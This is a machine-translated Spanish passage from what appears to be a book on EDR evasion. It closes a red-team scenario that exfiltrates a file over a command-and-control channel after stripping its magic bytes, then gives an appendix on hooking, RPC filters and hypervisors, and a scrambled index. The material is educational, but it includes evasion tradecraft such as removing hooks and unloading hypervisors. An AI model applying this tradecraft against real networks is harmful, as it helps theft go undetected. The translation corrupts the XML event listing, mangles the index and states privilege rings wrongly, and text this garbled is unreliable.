En nuestra operación, podemos permitirnos asumir más riesgos porque no estamos... interesado en permanecer integrado en el entorno durante mucho más tiempo. A través de nuestro reconocimiento en relación con el recurso compartido ENG , vemos que el archivo .stl tiene 4 MB, lo cual no es excesivo en comparación con otros tipos de archivos. Dado que tenemos una alta tolerancia al riesgo y estamos trabajando con un archivo pequeño, tomemos la vía fácil y extraigamos los datos a través de nuestro canal de comando y control.

Aunque usemos HTTPS, debemos proteger el contenido de los datos. Supongamos que el contenido de cualquier mensaje que enviamos estará sujeto a inspección por parte de un producto de seguridad. Cuando se trata de extraer archivos específicamente, una de nuestras mayores preocupaciones es la firma del archivo, o los bytes mágicos, al comienzo del archivo que se utilizan para identificar de forma única el tipo de archivo. Para los archivos .stl , esta firma es 73 6F 6C 69 64.

Afortunadamente, hay muchas formas de ofuscar el tipo de archivo que estamos extrayendo, desde cifrar el contenido del archivo hasta simplemente recortar los bytes mágicos antes de transmitir el archivo y luego agregarlos nuevamente después de recibirlo. Para los tipos de archivos legibles por humanos, prefiero

Cifrado, ya que puede haber un monitoreo en el lugar para una cadena específica en una solicitud de conexión saliente. Para otros tipos de archivos, generalmente elimino, mutilo o falsifico los bytes mágicos para el archivo si la detección en esta etapa es una preocupación.

Cuando estemos listos para extraer el archivo, podemos usar la funcionalidad de descarga incorporada de nuestro agente para enviarlo a través de nuestro canal de comando y control establecido. Cuando lo hagamos, realizaremos una solicitud para abrir el archivo de modo que podamos leer su contenido en la memoria. Cuando esto sucede, el controlador del minifiltro del sistema de archivos del EDR recibirá una notificación y podrá observar ciertos atributos asociados con el evento, como quién es el solicitante. Dado que la propia organización tendría que crear una detección a partir de estos datos, la probabilidad de que un EDR tenga una detección aquí es relativamente baja.

Una vez que hemos leído el contenido del archivo en el espacio de direcciones de nuestro agente, podemos cerrar el identificador del archivo y comenzar la transferencia. Transmisión de datos El envío de archivos a través de canales HTTP o HTTPS hará que los proveedores de ETW relacionados emitan eventos, pero estos normalmente no incluyen el contenido del mensaje si el canal es seguro, como sucede con HTTPS. Por lo tanto, no deberíamos tener ningún problema para enviar nuestros planes de diseño. Una vez que hayamos descargado el archivo, simplemente volvemos a agregar los bytes mágicos y abrimos el archivo en el software de modelado 3D que elijamos (Figura 13-1).



Figura 13-1: Destornillador para zurdos Binford 6100

Conclusión

Hemos completado el objetivo del compromiso: acceder a la información de diseño del producto revolucionario de Binford (juego de palabras intencionado). Al ejecutar esta operación, utilizamos nuestro conocimiento de los métodos de detección de un EDR para tomar decisiones informadas sobre cómo movernos por el entorno.

Tenga en cuenta que el camino que tomamos puede no haber sido la mejor (o la única) manera de alcanzar el objetivo. ¿Podríamos haber superado a Binford?

¿Qué sucedería si decidíramos no trabajar a través de Active Directory y, en su lugar, utilizáramos una aplicación de alojamiento de archivos basada en la nube, como SharePoint, para localizar la información de diseño? Cada uno de estos enfoques altera significativamente las formas en que Binford podría detectarnos.

Después de leer este libro, debería contar con la información que necesita para tomar estas decisiones estratégicas por su cuenta. Pise con cuidado y buena suerte.

APÉNDICE

FUENTES AUXILIARES



Los EDR modernos a veces utilizan componentes menos populares que no se han tratado en este libro hasta ahora. Estos auxiliares de telemetría Las fuentes pueden aportar un valor inmenso a la EDR, que ofrece acceso a datos que de otro modo no serían accesibles. no disponible desde otros sensores.

Como estas fuentes de datos son poco comunes, no analizaremos en profundidad su funcionamiento interno. En cambio, este apéndice cubre algunos ejemplos de ellas, cómo funcionan y qué pueden ofrecer a un agente de EDR. Esta no es de ninguna manera una lista exhaustiva, pero arroja luz sobre algunos de los componentes más específicos que puede encontrar durante su investigación.

Métodos de enganche alternativos

Este libro ha demostrado el valor de interceptar llamadas de funciones, inspeccionar los parámetros que se les pasan y observar sus valores de retorno. El método más común para interceptar llamadas de funciones en el momento de escribir este artículo se basa en

al inyectar una DLL en el proceso de destino y modificar el flujo de ejecución de las funciones exportadas de otra DLL, como las de ntdll.dll, forzando la ejecución a pasar por la DLL del EDR. Sin embargo, este método es fácil de obviar debido a las debilidades inherentes a su implementación (ver Capítulo 2).

Existen otros métodos más robustos para interceptar llamadas a funciones, como el uso del proveedor ETW de Microsoft-Windows-Threat-Intelligence para interceptar indirectamente ciertas llamadas al sistema en el núcleo, pero estos tienen sus propias limitaciones. Tener múltiples técnicas para lograr el mismo efecto ofrece ventajas a los defensores, ya que un método puede funcionar mejor en algunos contextos que en otros. Por este motivo, algunos proveedores han aprovechado métodos de enganche alternativos en sus productos para aumentar su capacidad de monitorear llamadas a funciones sospechosas.

En una charla de Recon de 2015 titulada “Esoteric Hooks”, Alex Ionescu expuso algunas de estas técnicas. Algunos proveedores de EDR de renombre han implementado uno de los métodos que describe: los ganchos Nirvana. Mientras que los ganchos de funciones comunes funcionan interceptando al llamador de la función, esta técnica intercepta el punto en el que la llamada al sistema vuelve al modo de usuario desde el núcleo. Esto permite que el agente identifique las llamadas al sistema que no se originaron en una ubicación conocida, como la copia de ntdll.dll asignada al espacio de direcciones de un proceso. Por lo tanto, puede detectar el uso de llamadas al sistema manuales, una técnica que se ha vuelto relativamente común en las herramientas ofensivas en los últimos años.

Sin embargo, este método de enganche tiene algunas desventajas notables. En primer lugar, se basa en una clase PROCESS_INFORMATION_CLASS no documentada y una estructura asociada que se pasa a NtSetInformationProcess() para cada proceso que el producto desea supervisar. Debido a que no tiene soporte formal, Microsoft puede modificar su comportamiento o deshabilitarlo por completo en cualquier momento. Además, el desarrollador debe identificar la fuente de la llamada capturando el contexto de retorno y correlacionándolo con una imagen conocida como buena para detectar la invocación manual de llamadas al sistema. Por último, este método de enganche es fácil de evadir, ya que los adversarios pueden eliminar el enganche de su proceso anulando la devolución de llamada a través de una llamada a NtSetInformationProcess(), de manera similar a cómo lo colocó inicialmente el proceso de seguridad.

Incluso si los ganchos de Nirvana son relativamente fáciles de evadir, no todos los adversarios... tiene la capacidad de hacerlo y la telemetría que proporciona aún puede ser valiosa. Los proveedores pueden emplear múltiples técnicas para brindar la cobertura que desean.

Filtros RPC

Los ataques recientes han reavivado el interés en las técnicas de RPC. Por ejemplo, los exploits PrinterBug de Lee Christensen y PetitPotam de topotam han demostrado su utilidad en entornos Windows. En respuesta, los proveedores de EDR han comenzado a prestar atención a las técnicas de RPC emergentes con la esperanza de detectar y prevenir su uso.

El tráfico de RPC es notoriamente difícil de manejar a gran escala. Una forma en que los EDR pueden monitorearlo es mediante el uso de filtros de RPC. Básicamente, se trata de reglas de firewall basadas en identificadores de interfaz de RPC, y son fáciles de crear e implementar mediante

Utilidades del sistema integradas. Por ejemplo, el listado A-1 demuestra cómo prohibir todo el tráfico DCSync entrante al host actual mediante netsh.exe de forma interactiva. Un EDR podría implementar esta regla en todos los controladores de dominio de un entorno.

```
filtro rpc netsh>
Filtro rpc netsh> agregar regla capa=um tipo de acción=bloque
De acuerdo

Filtro rpc netsh> agregar campo de condición;if_uuid matchtype=equal \
datos=e3514235-4b06-11d1-ab04-00c04fc2dcd2
De acuerdo

Filtro netsh rpc> agregar filtro
Clave de filtro: 6a377823-cff4-11ec-967c-000c29760114
De acuerdo

Filtro netsh rpc> mostrar filtro
Listado de todos los filtros RPC.
-----
Clave de filtro: 6a377823-cff4-11ec-967c-000c29760114
displayData.name: Filtro RPC
displayData.description: Filtro RPC
ID de filtro: 0x12794
clave de capa: um
Peso: Tipo: FWP_EMPTY Valor: Vacío
acción.tipo: bloque
numFilterCondiciones: 1

filtroCondición[0]
Clave de campo: if_uuid
tipo de coincidencia: FWP_MATCH_EQUAL
condiciónValor: Tipo: FWP_BYTETYPE_16 Valor: e3514235 11d14b06 c00004ab d2dcc24f
```

Listado A-1: Cómo agregar y listar filtros RPC usando netsh

Estos comandos agregan un nuevo filtro RPC que bloquea específicamente cualquier comunicación que utilice la interfaz RPC del Servicio de replicación de directorios (que tiene el GUID E3514235-4B06-11D1-AB04-00C04FC2DCD2). Una vez que el filtro se instala mediante el comando add filter , se activa en el sistema y prohíbe la sincronización con DCSync. Siempre que el filtro RPC bloquea una conexión, el servidor Microsoft-Windows-

El proveedor de RPC emitirá un ETW similar al que se muestra en el Listado A-2.

```
Una llamada RPC fue bloqueada por un filtro de firewall RPC.
Nombre del proceso: lsass.exe
InterfazUuid: e3514235-4b06-11d1-ab04-00c04fc2dcd2
Clave de filtro Rpc: 6a377823-cff4-11ec-967c-000c29760114
```

Listado A-2: Un evento ETW que muestra actividad bloqueada por un filtro

Si bien este evento es mejor que nada y los defensores podrían usarlo teóricamente para crear detecciones, carece de gran parte del contexto necesario para una detección sólida. Por ejemplo, el principal que emitió la solicitud y la dirección del tráfico (de entrada, de salida) no son inmediatamente claros, lo que dificulta filtrar eventos para ayudar a ajustar una detección.

Una mejor opción puede ser consumir un evento similar de Microsoft-Proveedor de ETW seguro de auditoría de seguridad de Windows. Dado que este proveedor está protegido, las aplicaciones estándar no pueden consumirlo. Sin embargo, se introduce en el registro de eventos de Windows, donde completa el identificador de evento 5157 siempre que el componente de motor de filtrado básico de la plataforma de filtrado de Windows bloquea una solicitud. El listado A-3 contiene un ejemplo del identificador de evento 5157. Puede ver cuánto más detallado es que el emitido por Microsoft-Windows-RPC.

```
<Evento xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  <Sistema>
    <Nombre del proveedor>"Auditoría de seguridad de Microsoft Windows" Guid="{54849625-5478-4994-A5BA-3E3B0328C30D}" />
    <ID de evento>5157</ID de evento>
    <Versión>1</Versión>
    <Nivel>0</Nivel>
    <Tarea>12810</Tarea>
    < Código de operación>0</Código de operación>
    <Palabras clave>0x8010000000000000</Palabras clave>
    <Tiempo de creación del sistema>"2022-05-10T12:19:09.692752600Z" />
    <ID de registro de evento>11289563</ID de registro de evento>
    <Correlación />
    <Proceso de ejecución>ID="4" HiloID="3444" />
    <Canal>Seguridad</Canal>
    <Computer>sun.milkyway.lab</Computer>
    <Seguridad />
  </Sistema>
  <Datos del evento>
    <Nombre de datos>"ProcessID">644</Datos>
    <Data Name="Aplicación">|dispositivo|\discodurovolumen2\windows\system32\lsass.exe</Data>
    <Data Name="Dirección">%%14592</Data>
    <Nombre de datos>"Dirección de origen">192.168.1.20</Datos>
    <Nombre de datos>"Puerto de origen">62749</Datos>
    <Nombre de datos>"Dirección de destino">192.168.1.5</Datos>
    <Nombre de datos>"DestPort">49667</Datos>
    <Data Name="Protocolo">6</Data>
    <Nombre de datos>"FilterRTID">75664</Datos>
    <Nombre de datos>"Nombre de capa">%%14610</Data>
    <Nombre de datos>"LayerRTID">46</Datos>
    <Nombre de datos>"RemoteUserID">S-1-0-0</Datos>
    <Nombre de datos>"RemoteMachineID">S-1-0-0</Datos>
  </Datos del evento>
</Evento>
```

Listado A-3: Un manifiesto de eventos para el proveedor de ETW seguro de auditoría de seguridad de Microsoft-Windows


Si bien este evento contiene muchos más datos, también tiene algunas limitaciones. En particular, si bien se incluyen los puertos de origen y destino, falta el ID de la interfaz, lo que dificulta determinar si el evento está relacionado con el filtro que bloquea los intentos de DCSync o con otro filtro en su totalidad. Además, este evento funciona de manera inconsistente en las distintas versiones de Windows: se genera correctamente en algunas y no se genera en otras. Por lo tanto, algunos defensores podrían preferir usar el evento RPC menos Enriquecido pero más consistente como su fuente de datos principal.

Hipervisores

Los hipervisores virtualizan uno o más sistemas operativos invitados y luego actúan como intermediarios entre el invitado y el hardware o el sistema operativo base, según la arquitectura del hipervisor. Esta posición intermedia ofrece a los EDR una oportunidad única de detección.

Cómo funcionan los hipervisores

El funcionamiento interno de un hipervisor es relativamente simple una vez que se comprenden algunos conceptos básicos. Windows ejecuta código en varios anillos; el código que se ejecuta en un anillo superior, como el anillo 3 para el modo de usuario, tiene menos privilegios que el código que se ejecuta en uno inferior, como el anillo 0 para el kernel. El modo raíz, donde reside el hipervisor, opera en el anillo 0, el nivel de privilegio más bajo admitido por la arquitectura, y limita las operaciones que el sistema invitado, o en modo no raíz, puede realizar. La Figura A-1 muestra este proceso.



Cuando un sistema invitado virtualizado intenta ejecutar una instrucción o realizar alguna acción que el hipervisor debe controlar, se produce una instrucción VMEXIT. Cuando esto sucede, el control pasa del invitado al hipervisor. La estructura de control de máquina virtual (VMCS) conserva el estado del procesador tanto del invitado como del hipervisor para que pueda restaurarse más adelante. También realiza un seguimiento del motivo de la VMEXIT. Existe una VMCS para cada procesador lógico del sistema y puede leer más sobre ellas en el volumen 3C del Manual del desarrollador de software de Intel.

NOTA: Para simplificar, esta breve exploración cubre el funcionamiento de un hipervisor.


basado en Intel VT-x, ya que las CPU Intel siguen siendo las más populares al momento de escribir este artículo.

Cuando el hipervisor entra en funcionamiento en modo raíz, puede emular, modificar y registrar la actividad en función del motivo de VMEXIT. Estas salidas pueden producirse por muchos motivos comunes, incluidas instrucciones como RDMSR, para leer registros específicos del modelo, y CPUID, que devuelve información sobre el procesador. Una vez finalizada la operación en modo raíz, la ejecución se transfiere de nuevo a la operación en modo no raíz a través de un VMRESUME. instrucción, permitiendo al invitado continuar.

Existen dos tipos de hipervisores. Productos como Hyper-V de Microsoft y ESX de VMware son lo que llamamos hipervisores de tipo 1. Esto significa que el hipervisor se ejecuta en el sistema físico, como se muestra en la Figura A-2.



El otro tipo de hipervisor, el Tipo 2, se ejecuta en un sistema operativo instalado en el sistema físico. Algunos ejemplos de estos son Workstation de VMware y VirtualBox de Oracle. La arquitectura del Tipo 2 se muestra en la Figura A-3.



Los hipervisores de tipo 2 son interesantes porque pueden virtualizar un sistema que ya está en funcionamiento. Por lo tanto, en lugar de requerir que el usuario final inicie sesión en su sistema, inicie una aplicación como VMware Workstation, inicie una máquina virtual, inicie sesión en la máquina virtual y luego realice su trabajo desde esa máquina virtual, su host es la máquina virtual. Esto hace que la capa del hipervisor sea transparente para el usuario (y los atacantes residentes) al tiempo que permite que el EDR recopile toda la telemetría disponible.

La mayoría de los EDR que implementan un hipervisor adoptan el enfoque Tipo 2. Aun así, deben seguir una serie de pasos complicados para virtualizar un sistema existente. La implementación completa de un hipervisor queda fuera del alcance de este libro. Si este tema le interesa, tanto Daax Rynd como Sina Karvandi tienen excelentes recursos para implementar el suyo propio.

Casos de uso de seguridad

Un hipervisor puede proporcionar visibilidad de las operaciones del sistema en una capa más profunda que casi cualquier otro sensor. Al utilizar uno, un producto de seguridad de endpoints puede detectar ataques que no detectan los sensores de otros anillos, como los siguientes:

Detección de máquinas virtuales

Algunos programas maliciosos intentan detectar que se están ejecutando en una máquina virtual mediante la emisión de una instrucción CPUID . Dado que esta instrucción provoca un VMEXIT, el hipervisor tiene la capacidad de elegir qué devolver al autor de la llamada, lo que le permite engañar al programa malicioso para que piense que no se está ejecutando en una máquina virtual.

Intercepción de llamadas al sistema

Un hipervisor puede aprovechar potencialmente la función de Registro de habilitación de funciones extendidas (EFER) para salir en cada llamada al sistema y emular su funcionamiento.

Modificación del registro de control

Un hipervisor puede detectar la modificación de bits en un registro de control (como el bit SMEP en el registro CR4), lo que es un comportamiento que podría ser parte de un exploit. Además, el hipervisor puede salir cuando se modifica un registro de control, lo que le permite inspeccionar el contexto de ejecución del invitado para identificar cosas como ataques de robo de tokens.

Seguimiento de cambios de memoria

Un hipervisor puede utilizar el registro de modificación de páginas junto con las tablas de páginas extendidas (EPT) para rastrear cambios en ciertas regiones de la memoria.

Rastreo de sucursales

Un hipervisor puede aprovechar el último registro de rama, un conjunto de registros utilizados para rastrear ramas, interrupciones y excepciones, junto con EPT para rastrear la ejecución del programa más allá de monitorear sus llamadas al sistema.

Cómo evadir el hipervisor

Una de las cosas difíciles de operar contra un sistema en el que un proveedor ha implementado un hipervisor es que, cuando sabes que estás en una máquina virtual, es probable que ya te hayan detectado. Por lo tanto, los desarrolladores de malware suelen utilizar funciones de detección de máquinas virtuales, como CPUID, instrucciones o aceleración del sueño, antes de ejecutar su malware. Si el malware descubre que se está ejecutando en una máquina virtual, puede optar por terminar o simplemente hacer algo benigno.

Otra opción disponible para los atacantes es descargar el hipervisor.

En el caso de los hipervisores de tipo 2, es posible interactuar con el controlador a través de un código de control de E/S, modificando la configuración de arranque o deteniendo directamente el servicio de control para hacer que el hipervisor desvirtualice los procesadores y los descargue, lo que impide su capacidad de supervisar acciones futuras. Hasta la fecha, no existen informes públicos de un adversario del mundo real que emplee estas técnicas.

ÍNDICE

B

- Una máscara de acceso, 67–68
- Devolución de llamada**
- AcquireFileForNtCreateSection , aleatorización del diseño del espacio de memoria, 204–206
- advapi ETW funciones, 146–149, 211, 253 diseño de agente, 9–11
 - avanzado, 11
 - básico, 9
 - intermedio, 10 estado alertable, 86–87, 90 codificación algorítmica, 185 altitud, 106
 - de EDR populares, 108
- Alvarez, Victor, 175 AMSI, 144, 183, 250 comprobar
 - el nivel de confianza para, 190 crear una nueva sesión de, 187 inicializar, 189 parchear, 197–199 escanear el búfer de, 187–189 enumeración AMSI_ATTRIBUTE , 194–195 amsi!CAmsiAntimalware::Scan() función, 192 amsi.dll, 189 valores de resultado del escaneo AMSI, 188
- Ancarani, Riccardo, 118 canales anónimos, 118 Interfaz de escaneo antimalware. Ver AMSI
 - anti-ransomware, 11, 117 motor de escaneo antivirus, 172 ApInit_DLLs infraestructura, 22 APT3, 247 Arbitrary Code Guard (ACG), 91 GUID de ensamblaje, 180 atillk64.sys, 235 evaluaciones de ATT&CK, 247 Procedimientos increíbles en Cypher, 222
- bastión, 85
- Enumeración BDCB_CALLBACK_TYPE , 204
- Enumeración BDCB_CLASSIFICATION , 206
- Estructura BDCB_IMAGE_INFORMATION , 204, 206
- Eventos BdCbStatusUpdate , 204
 - valores de, 206–207
- Faro
 - ejecución de PowerShell con, 253
 - asignación de memoria, 234
 - canalizaciones con nombre, 117–118 postexploitación con, 249–250
- balizamiento, 11, 13, 85, 125, 142, 245–246
- Beacon Object File (BOF), 59, 250 Bifrost, 8–9 BitLocker, 213 Backbone, 56 BloodHound, 166, 222 Pantalla azul de la muerte, 88 bootkits, 212–213 Boot Manager, 213, 229 bootmgfw.e, 213 servicio de arranque-inicio, arquitectura orientada a límites 210, 124 Bratus, Sergey, 213 punto de interrupción (pb), 34, 83, 167 Traiga su propio controlador vulnerable (BYOVD), 212 detecciones frágiles, 7 Bundesamt für Sicherheit in der Informationstechnik (BSI), 206 bypasses, tipos de, 12
 - do
- Estructura CALLBACK_ENTRY_ITEM , 65 CallTreeToJson.py, 222 archivo canario, 117

- Chester, Adam, 42–43, 91, 166 punto de estrangulamiento, 124
- Christensen, Lee, 249, 266 Ciholas, Pierre, 74 `ctlg_CiOptions`
- sobrescritura, 101 clasificar llamadas, 135
- `clr.dll`, 80, 166–167, 169
- Cobalt Strike, 59, 80, 104, 117–118, 151, 234, 249–250, 253
- Baliza de impacto de cobalto. Ver baliza
- Coburn, Ceri, 199
- Integridad del código, 81–82
- Firma de código EKU, 208, 230
- comando y control, establecimiento, 244–245
- manipulación de la línea de comandos, 41–45
- Common Language Runtime, 80, 164, 167
- Variable de entorno COMPlus_ETWEnabled , 165
- Servidor COM, 193, 247–248, 257 salto condicional, 23
- Rutina `ConsoleCtrlHandler()` , 158
- Protección de flujo de control (CFG), 189–190
- Cmdlet `ConvertFrom-SddlString` , 145–146
- Contrafirma, 202–203, 210
- `CREAR_SUSPENDIDO` ag, 44
- Campo de creación de ThreadId , 37–38, 48
- API de criptografía: próxima generación (GNC), 206
- Cifra, 222–223, 226
- D
- `dbghelp!MiniDumpWriteDump()` función, 116, 181 símbolos
- de depuración, 256 registros de depuración, 199
- predeterminado-nombre-de-usuario-ya-estaba-tomado, 252 `DefenderCheck`, 178–179 Delpy, Benjamin, 100 detecciones, 4 función de desvío, 19–22 Detrahere, 201
- DigitalOcean, 245
- dnSpy, 179–180, 186 cuna de descarga, 185, 253
- Control de la firma del conductor, 169, 212
- Duggan, Daniel, 198
- E Antimalware de lanzamiento temprano. Véase ELAM, registro de controladores de lanzamiento temprano, 205 EKU de lanzamiento temprano, 208 grupo de orden de carga de lanzamiento temprano , 211
- bordes, 222 ELAM, 202, 205, 209
- rutinas de devolución de llamada, 203–206 desarrollo, 203 carga de un controlador, 208–212 orden de carga, 210–212 identificadores de objetos, 209 requisitos de rendimiento, 205 firmas, 205
- registro, 229
- Reglas de detección elástica, 8 Empire, 184 cifrado, 185 monitoreo de red basado en puntos finales, 124–125
- Extensiones de uso de clave mejorada (EKU), 208, 229 entropía, 253 enumeración de recursos compartidos, 260–262 codificación ambiental, 254
- Estructura del EPROCESS , 53–54, 57, 227 proceso- información de imagen de, 55
- Kit de arranque ESPector, 212–213
- ETW, 143–144, 146–147, 149, 151, 155, 157–158
- consumidores, 151
- controladores, 149
- emisión de eventos, 146
- localización de fuentes de eventos, 147 procesamiento de eventos, 158
- proveedores, 144
- sensores, 221, 225 iniciar una sesión de seguimiento, 155 detener una sesión de seguimiento, 157 valor de clave de registro ETWEnabled , 165 estructura `ETW_REG_ENTRY` , 165, 235–236 `EtwTi`. Véase Microsoft- Windows- Threat-Intelligence
- `EtwTim` prefijo del sensor, 221 evadir ganchos de función, 24

- evadir escáneres de memoria, 246 evadir
- filtros de red, 139–142 evadir devoluciones de
- llamadas de objetos, 68–69 `eventcons.h`, 159
- estructura
- `EVENT_DESCRIPTOR`, 158 parámetros
- `EVENT_ENABLE`, 154 ID de evento 4663, 261 ID de evento 5140, 261 objeto de evento, 158
- estructura
- `EVENT_RECORD`, 158 miembros de, 158–169 Seguimiento de
- eventos para Windows. Consulte ETW Excel Add-In (XLL) archivos, 240, 242–243 comando `Beacon de`
- ejecución de ensamblaje , 59, 118 `EX_FAST_REF` estructuras,
- 36 Certificado de validación extendida (EV), 212
- F
- E/S rápida,
- tolerancia a fallos de 105, 262
- detecciones de archivos, 116–117 algoritmo de resumen de archivos, 210, 230 extracción de archivos, 262–263 controlador de archivos, secuestro de un, 251–258 firma de archivos, 262
- `FileStandardInformation`, clase, 57 canarios del sistema de archivos, 116–117
- controladores del minifiltro del sistema de archivos, 103, 106, 108, 114–116, 118 activación, 114–115 altitudes de, 119 arquitectura, 106–108 rutinas de devolución de llamada, 106, 110, 113–114
- Detección de las técnicas comerciales del adversario, 116–118 evadiendo, 118–120
- `FLT_` estructuras, 111–114 grupos de órdenes de carga, 107 gestión, 115–116 descarga, 113, 119 escritura, 108–110 pila del sistema de archivos, 104–106 administrador de filtros, 104 devolución de llamada `FilterUnloadCallback` , 114 Buscar imagen del proveedor ETW, 147
- rootkits de rmware, 212 Fix, Bernd, 172
- `FLT_CALLBACK_DATA` estructura, 111, 121 miembros importantes de, 111–112
- `FLTFL_REGISTRATION` estructura, 109 campos de, 109–115
- FltLib, 116
- `tmc.exe`, 116, 118
- `fltmgr!` funciones del minilter, 108, 113–115, 121, 128–129 `tmgr.sys`, 105
- `fork&run`, 58–59, 91, 199 F- PROT, 172 FRISK
- Software, 172
- FSFilter Activity Monitor, 107 FSFilter Anti-Virus, 107 ganchos de función
- detección, 22–24
- evasión, 24
- `FWP_MATCH_TYPE` enumeración, 131 FWPM estructuras, 130–131, 134, 136
- `FwpsCalloutClassifyFn` función de llamada, 135 FWPS
- estructuras, 129, 135–139 `fwpclnt!`
- funciones del motor de filtrado, 130 `FWP_VALUE` estructura, 136
- GRAMO
- Función `GenerateFileNameCallback` , 114
- Comando de PowerShell `Get-SmbShare` , 260
- Comando de PowerShell `Get-WmiObject` , 260
- Ghidra, 221
- singularidad global, 243
- Golchikov, Andrey, 165
- Graeber, Matt, 197
- Green, Benjamin, 74 gTúnel, 85–86
- yo
- Pasillos, Dylan, 169
- Mango HAMSICONTEXT , 191–192
- HAMSSESSION manejar, 191, 193
- manejar duplicación, 63–64, 68 punto de interrupción de hardware, 199
- secuestro de un controlador de archivos, 251–258
- Colmena HKU, 254

hThemAll.cpp, 77
 Integridad del código protegido por hipervisor (HVCI), 101

I

Interfaz antimalware , 189
 IAntimalwareProvider::Scan(), 192
 AIF, 221–222
 Estructura IMAGE_INFO , 81
 notificaciones de carga de imágenes, 79
 recopilación de información, 81
 evasión, 84
 registro de una rutina de devolución de llamada, 80
 visualización de niveles de firma, 80–82

Paquete de impacto, 84
 INF. el, 115
 InnityHook, 169 acceso inicial, 240–246
 InlineExecute: archivo de objeto de baliza de ensamblaje, 250 niveles de solicitud de interrupción, 88
 Paquetes de solicitud de interrupción (IRP), 105
 Invocar-Expresión PowerShell comando, 185
 puerto de finalización de E/S, 75–76
 iorate.sys, 208
 IRQL_NOT_LESS_OR_EQUAL comprobación de errores, 88

J- fluctuación, 245
 Instrucción JMP , 19
 Instrucción JNE , 23
 Johnson, Jonathan, 12

K

KAPC_ENVIRONMENT enumeración, 89
 KAPC inyección, 22, 79, 86–91 mitigación de, 90 funciones de registro, 89–90 Kerberoasting, 8, 13
 kernel32! funciones, 9
 asignación de memoria en el montón, 47 creación de un servicio base, 233–234 creación de un proceso, 45 creación de un hilo remoto, 244 creación de un objeto de transacción, 51 duplicación de un identificador, 73, 251 instalación de un certificado ELAM, 232

abrir un proceso, 18, 47 cargar una biblioteca, 87 bloquear un archivo, 110 mapear una parte de un archivo, 83 colocar un hilo en un estado de alerta, 86 rellenar una lista de atributos de proceso, 46 leer la memoria del proceso, 43 reanudar un hilo suspendido, 44 revertir una transacción, 51 establecer una política de mitigación de procesos, 91 escribir en la memoria del proceso, 44

Disposición del espacio de direcciones del núcleo aleatorización (KASLR), llamada a procedimiento asincrónico del núcleo 236 (KAPC) inyección, 22, 79, 86–91

Kernel Driver Utility (KDU), 169 controlador en modo kernel, 5, 9–11, 33
 Protección de parches de kernel (KPP), 19 derivaciones de claves, 255 incógnitas conocidas, 247–248
 Kogan, Eugene, 51
 Korkin, Igor, 165

yo

Landau, Gabriel, 52
 emulación de lenguaje, 184–185, 197
 movimiento lateral, 124, 258–262
 controladores de red en capas, 125
 filtros heredados, 104–106
 Leidy, Emily, 247
 LetsEncrypt SSL certificado, 245 lha.sys, 235 Liberman, Tal, 51 estructura
 LIST_ENTRY , 65 living-off-the-land, 184 LLVM, 256 carga de un controlador
 ELAM, 208–212 logman, 149–151 lsass.exe, 34, 67–69, 71–73

M

bytes mágicos, 262–263
 ranuras de correo, 103–104, 116 funciones principales y sus propósitos, 110

makecert.exe, 208–210 Maleable
prole, 59, 117 Managed Object Format
(MOF), 146 manifiestos, 146 Mamerides, Angelos K., 74
Matrosov, Alex, 213
Measured Boot, 206–207, 213 mediciones,
213 memcpy() función, 169,
243 escáner de memoria, evadir, 246 Metasploit,
84 Michael, Duane, 186
Microsoft Defender, 115 proveedor AMSI,
186 ELAM, 205 filtros, 141 minifilter, 115 rutinas
de devolución de
llamada de objeto, 66 protección
de proceso, 228 conjunto de reglas,
177 escaneo, 173 Microsoft
Defender for
Endpoint
(MDE), 215 Microsoft
Defender IOfceAntivirus, 186 Microsoft
Detours, 19 INFORMACIÓN DEL
CERTIFICADO
DE MICROSOFTELAM
ELAM
recurso del conductor, 229
Ensamblando de macros de Microsoft (MASM), 25
Iniciativa de Virus de Microsoft (MVI), 202
Microsoft- Windows- DNS- Cliente, 245
Microsoft- Windows- DotNETRuntime, 144, 151,
155, 162, 164, 166, 249
Anti-malware de lanzamiento anticipado de
Microsoft Windows Editor, 202
Microsoft- Windows- Kernel- Proceso, 242, 245
Microsoft- Windows- Seguridad- Auditoría, 261,
268
Microsoft- Windows- Seguridad-
Sensores de mitigación, 221
Microsoft- Windows- SMBClient, 261
Microsoft- Windows- Amenaza-
Inteligencia, 219
eventos consumidores, 226
Proveedor de ETW, 216
evasión, 234–237
fuentes de eventos,
221 sensores, 221
Microsoft- Windows- WebIO, 14, 145, 245 Mimidrv,
100–101, 207–208 Mimikatz, 7, 68–
69, 72–73, 180–181, 207 minifiltro. Ver controladores
de minifiltros del sistema de archivos
Ministerio de Seguridad del Estado (China), 247
@modexpblog, 27 mojo,
117 MOV,
instrucción, 236
MpClient.dll, 192–193
MpOav.dll, 186, 190–191
msfs.sys, 104
msmpeng.exe, 228
mssect.sys, 212
mup.sys, 208
mutexes, 69, 71, 114
norte
@n4r1b, 212
canalizaciones con
nombre, 103 detecciones,
117–118 NDIS, 125–
126 interacción entre tipos de
controladores,
126 tipos,
125 Neo4j, 221–223
estructura NET_BUFFER , 138
net.exe, 260
rootkit NetFilter, 212
comando netsh , 139–140
monitoreo basado en red, 124–125 Especificación
de interfaz de controlador de red.
Ver NDIS
controladores de filtros de red,
123 llamadas,
128 detección de técnicas de negociación
adversarias, 135
evasión, 139–142 arbitraje
de filtros, 127 motor
de filtros, 127 tipos de
controladores heredados, 125 sistema de
detección de
intrusiones en red (NIDS), 124 New-
SelfSignedCertificate cmdlet, 230 New Technology
File System
(NTFS), 103 nodos, 222 memoria
NonPagedPool , 88 rutinas de devolución de
llamadas de notificación, 33–34 npfs.sys, 103

PAG

- encabezado ntddk.h , 82
- ntdll.dll, 22–31, 83, 86–87 funciones
 - comúnmente enlazadas, 19 obtención de punteros de función, 168–169
 - reasignación, 28–31
 - funciones ntdll!
